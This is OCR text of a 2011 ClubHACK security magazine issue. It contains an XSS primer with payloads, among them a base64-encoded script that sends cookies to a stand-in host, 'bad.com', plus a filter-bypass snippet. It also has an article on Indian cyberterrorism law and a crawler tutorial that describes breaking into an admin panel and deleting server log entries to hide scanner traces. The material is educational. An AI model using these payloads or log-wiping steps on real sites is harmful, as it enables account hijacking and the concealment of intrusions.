In "Figure 1" you see the statistics of vulnerabilities. Also, if we look at the statistics (Figure 2) of risk levels for the past 3 years we can see that in 2010 high level vulnerabilities have been increased to 66% while low level vulnerabilities have been fallen to 31%.




Figure 1




Figure 2

TOP 10 HIGH LEVEL VULNERABILITIES

- Cross-Site Scripting (XSS) [2005]
- Information leakage
- SQL Injection [~2005]
- Cross-Site Request Forgery [1990s]
- ClickJacking [2008]
- Local/Remote File Inclusion
- Unrestricted File Uploads
- Phishing [1987, 1996]
- Session Hijacking [early 2000s]
- Shell Injection

*sorted by frequently found order.

01. Cross-Site Scripting

DESCRIPTION

Cross-Site Scripting is when an attacker injects his customized executable code into the webpage. It may be in any front-end scripting language (e.g. HTML, CSS, Javascript, etc.) depending on what is in the attacker's mind.

EXAMPLE

http://site.com/search.php?query=Obama"><script>alert("XSS");</script>

This will pop-up a javascript window showing the message "XSS".

HOW IT WORKS

Modern web applications are very dynamic. Mostly these applications render the webpage taking data from the user input and/or from the database.

The simple example of this is search engines that show you what you are searching for.

Search result(s) for: Obama ...
About 188,000,000 results (0.11 seconds)

If you trust the user input and your web application is vulnerable to XSS then the word "Obama" may be simply changed to an HTML code like –

"Obama">".

This will pop-up a javascript window with the message "XSS" as the "x.x" image file probably will not exist in that web server.

So, you may ask why an attacker needs this, if he can just simply put "javascript:alert('XSS');" and get the same result. The fact is that he does not want to run it in his side(browser), and that script should be run on the victim's side.

There are two types of XSS vulnerabilities -

1) Non-persistent means attacker is able to inject the code but no changes can be done to the website.

EXAMPLE

http://site.com/view.php?category=Watches><iframe src="data:text/html;base64,PHNjcmlwdD5sb2NhdGlvbi5ocmVmPSdodHRwOi8vYmFkLmNvbS9sb2dnZXIucGhwP2Nvb2tpZTonK2RvY3VtZW50LmNvb2tpZTs8L3NjcmlwdD4="></iframe>

This kind of an encoded javascript code may be easily created by the attacker using online tools such as XSScalc to steal the user's cookies. And the transformation is used to bypass some of the web application filters and mask itself.

Why cookies? -Because cookies are small pieces of information stored on the client side by the web server. For the active

session those cookies will contain sensitive information about the user's credentials and may be used as a "ticket" to access his session data in the web server.

In other words, if the above link belonged to Google and if victim's session was active then attacker could gain access to the victim's Gmail account.

2) Persistent. In this case the evil code is stored in the website's database, so it runs every time webpage displays the data.

The common targets are chat messages, e-mail messages, comments, wall posts, etc.

EXAMPLE




Figure 3

Here is an example of implementing this kind of xss attack(Figure 3).

At the first look there is nothing unusual in the second comment. But if we look at the HTML code (Figure 4), one could see that there is a javascript code embedded there, and most of the time that evil code contains some functions to steal the victim's cookies to gain access to his/her account.




Figure 4

Figure 5




Figure 6

So, you may try to filter user input from all kind of potentially dangerous HTML tags(Figure 5), attributes(such as src, href, lowsrc, xmlns, style, etc.) or events(Figure 6). But what if the evil code looks like the following:

```
($=[$=[]][(_____=!$+$)[_=-~-~-~$]+({}+$)[_/_]+($$=($_=!"+$)[_/_]+$_[+$])])()[___[_/_]+___[_+~$]+$_[_]+$$](_/_)
```

This JSON code was shown in BlackHat 2009 as an interesting way to bypass XSS filters. So the previous try would fail.

SOLUTIONS

One solution is to use PHP functions like strip_tags(), filter_var() or using famous PHP libraries like HTML_Safe, kses, htmLawed, etc., but the best solution is HTML Purifier provided by OWASP.

If we look at the comparison of the above mentioned PHP functions and libraries(Figure 7), we'll see that only HTML Purifier has all the following features - it uses a whitelist, it is well-formed, it is xss safe, uses attributes and so on..

Library	Whitelist	Removal	Well-formed
striptags	Yes (user)	Buggy	No
PHP Input Filter	Yes (user)	Yes	No
HTML_Safe	Mostly No	Yes	Yes
kses	Yes (user)	Yes	No
htmLawed	Yes (not default)	Yes (user)	Yes (user)
Safe HTML Checker	Yes (bare)	Yes	Yes
HTML Purifier	Yes	Yes	Yes

Figure 7

Library	Nesting	Attributes	XSS safe	Standards safe
striptags	No	No	No	No
PHP Input Filter	No	Partial	Probably	No
HTML_Safe	No	Partial	Probably	No
kses	No	Partial	Probably	No
htmLawed	Partial	Partial	Probably	No
Safe HTML Checker	Almost	Partial	Yes	Almost
HTML Purifier	Yes	Yes	Yes	Yes

Figure 8

Samvel Gevorgyan
samvel.gevorgyan@cybergates.am

Samvel Gevorgyan is Founder and Managing Director of CYBER GATES Information Security Consulting, Testing and Research Company and has over 5 years of experience working in the IT industry. He started his career as a web designer in 2006. Then he seriously began learning web programming and web security concepts which allowed him to gain more knowledge in web design, web programming techniques and information security.

Art by Mike Werner

Law relating to Cyberterrorism

Before looking into the issue of Cyberterrorism it is important to understand that it should not be confused with "Internet and terrorism" i.e. Presence of terrorist groups on the internet.

Cyberterrorism

Defining Cyberterrorism is quite difficult task. However, Asian School of Cyber Laws has defined the term as:-

"*Cyber terrorism is the premeditated use of disruptive activities, or the threat thereof, in cyber space, with the intention to further social, ideological, religious, political or similar objectives, or to intimidate any person in furtherance of such objectives.*"

The underlying premise in this definition is that cybercrime and cyber terrorism differ only on the basis of the motive and intention of the perpetrator.

Incidence

Let's have look at some major Cyberterrorism incidents to understand the definition.

In 1997, a Bolivian terrorist organization had assassinated four U.S. army personnel. A raid on one of the hideouts of the terrorist's yielded information encrypted using symmetric encryption. A 12-hour brute force attack resulted in the decryption of the information and subsequently led to one of the largest drug busts in Bolivian history and the arrest of the terrorists.

In 1999 hackers attacked NATO computers. The computers flooded them with email and hit them with a denial of service (DoS). The hackers were protesting against the NATO bombings in Kosovo. Businesses, public organizations and academic institutions were bombarded with highly politicized emails containing viruses from other European countries.

In 2001, in the back drop of the downturn in US-China relationships, the Chinese hackers

released the Code Red virus into the wild. This virus infected millions of computers around the world and then used these computers to launch denial of service attacks on US web sites, prominently the web site of the White House.

In 2002, numerous prominent Indian web sites were defaced. Messages relating to the Kashmir issue were pasted on the home pages of these web sites. The Pakistani Hackerz Club, led by "Doctor Neukar" is believed to be behind this attack.

In May 2007 Estonia was subjected to a mass cyber-attack by hackers inside the Russian Federation which some evidence suggests was coordinated by the Russian government, though Russian officials deny any knowledge of this. This attack was apparently in response to the removal of a Russian World War II war memorial from downtown Estonia.

In December, 2010 the website of the Central Bureau of Investigation (CBI) was hacked by programmers identifying themselves as "Pakistani Cyber Army".

Tools of Terror

Cyber terrorists use various tools and methods to unleash their terrorism. Some of the major tools and methodologies are:-

- Hacking
- Virus/Trojan/Worm attacks
- Email Related Crimes
- Denial of Service Attacks
- Use of Cryptography and Steganography

Legal provisions

Amendments under the Information Technology Act, 2000 has defined the term "Cyberterrorism" U/Sec. 66F. This is the first ever attempt in India to define the term. It reads as under:-

Punishment for Cyberterrorism

Whoever,—

(A) With intent to threaten the unity, integrity, security or sovereignty of India or to strike terror in the people or any section of the people by—

1. Denying or cause the denial of access to any person authorized to access computer resource; or
2. Attempting to penetrate or access a computer resource without authorization or exceeding authorized access; or
3. Introducing or causing to introduce any computer contaminant;
4. And by means of such conduct causes or is likely to cause death or injuries to persons or damage to or destruction of property or disrupts or knowing that it is likely to cause damage or disruption of supplies or services essential to the life of the community or adversely affect the critical information infrastructure specified under Section 70, or

(B) knowingly or intentionally penetrates or accesses a computer resource without authorization or exceeding authorized access, and by means of such conduct obtains access to information, data or computer database that is restricted for reasons for the security of the State or foreign relations, or any restricted information, data or computer database, with reasons to believe that such information, data or computer database so obtained may be used to cause or likely to cause injury to the interests of the sovereignty and integrity of India, the security of the State, friendly relations with

foreign States, public order, decency or morality, or in relation to contempt of court, defamation or incitement to an offence, or to the advantage of any foreign nation, group of individuals or otherwise, commits the offence of cyber terrorism.

Punishment

Whoever commits or conspires to commit cyber terrorism shall be punishable with imprisonment which may extend to imprisonment for life. I.e. Imprisonment not exceeding fourteen years (Sec. 55, IPC)

This Section has defined conventional Cyber-attacks like, unauthorized access, denial of service attack, etc., but as discussed above, motive and intention of the perpetrator differentiates the attack from an ordinary to an act of terrorism.

Illustration

Rohit, a Hacker, gains unauthorized access into Railway traffic control grid (the grid has been declared as Critical Information Infrastructure U/Sec. 70) and thereby strikes terror amongst people, Rohit is said to have done an act of Cyberterrorism.

Sagar Rahurkar
sr@asianlaws.org

Sagar Rahurkar, a Law graduate, is Head(Maharashtra) at Asian School of Cyber Laws. Sagar specializes in Cyber Law, Intellectual Property Law and Corporate Law. Sagar also teaches law at numerous educational institutes and has also trained officials from various law enforcement agencies.

OWASP Mantra's MoC Crawler

Hope all of you enjoyed Diwali.

This time we will be discussing about MoC Chrome Crawler, a crawler extension written in HaXe for Google Chrome platform.

Like any other crawler program it can be used to crawl web pages to find interesting resources and links including, but not limited to:-

- Higher privilege pages like administrator pages
- Important files and/or documents
- Configuration files
- Log Files etc.

The use of any tool is limited only by the imagination of the user, so this is going to be a demo which can show you how to use your imagination in such a way that even a simple tool can be used to its highest degree.

Currently OWASP Mantra Moc is not available in Matriux, however we will make sure it's available by the time you are ready to go on! You have our promise and from team Mantra ;)

You can get MoC Pre Alpha either from the official website (http://www.getmantra.com/download/index.html) or you can access it from Arsenal > Framework > MoC.


After running MoC, you should activate the extension first. For this, click on Extensioner icon on the top right corner next to the address bar and then Network Utilities section.

Now you will be able to see a Chrome Crawler icon.

Right click on the Chrome Crawler icon and there you can customize:-

- The file types you would like to be scanned
- Whether scanning has to be paused while you are working with multiple tabs
- The crawl depth or number of simultaneous page requests at any given time etc.

Save the settings once you have completed. configuring it.




Now let's go ahead and crawl some web site to see how it works.

Nice, looks like we are lucky. An admin panel is there at /adminpanel

What's next?


After getting hands dirty with some SQL command injections, we landed on to the administrative panel of the website. What else can be done with MoC other than this?

Well most of the times, automated security scanners generates a huge amount of traces to the server log. Especially input field fuzzing activities performed by these scanners are noisy and can make lots of entries in the server logs.



Here comes MoC crawler that can be used to automatically delete those big junk, just check the *delete* parameter as in this case it was example.org/adminpanel/registration_details.php?view=delete&sno=9127 and press crawl to delete those entries automatically.

Note: Sometimes because of JavaScript at the client side, crawling may not work.It will keep throwing back confirmation dialogues. So in that case to stop creating any pop-up messages just go to wrench menu -> options - > Under the Hood -> Content Settings -> and check "do not allow any site to run JavaScript" to disable JavaScript.



Do let us know your comments and queries at report@matriux.com

Also team Matriux is looking for enthusiasts to its new Project – A distribution focused on Malware interested folks can mail at report@matriux.com

Happy hacking ☺

Team Matriux
http://matriux.com/
Twitter : @matriuxtig3r

SecCONF

CyberAttack 2011 @ Pune

Aimed at knowledge sharing amongst
Cyber Crime Investigators
Cyber Legal Professionals
Cyber Security Professionals
Computer Emergency Response Professionals

Inaugration & Keynote address:

Dr. Gulshan Rai

Director General, Indian Computer Emergency Response Team (ICERT)
(Department of Information Technology),
Ministry of Communications & Information Technology, Government of India

Date:
Saturday, 19th November 2011


Venue:
Marriott Hotel & Convention Centre,
Senapati Bapat Road, Pune.

For details please mail:
vk@asianlaws.org • sr@asianlaws.org

Asian School of Cyber Laws
www.asianlaws.org

CYBER ATTACK

ClubHACK



RAVAN

Design : Ketan Saindane

http://ketology.deviantart.com/gallery/

Issue 22 | Nov 2011

www.clubhack.com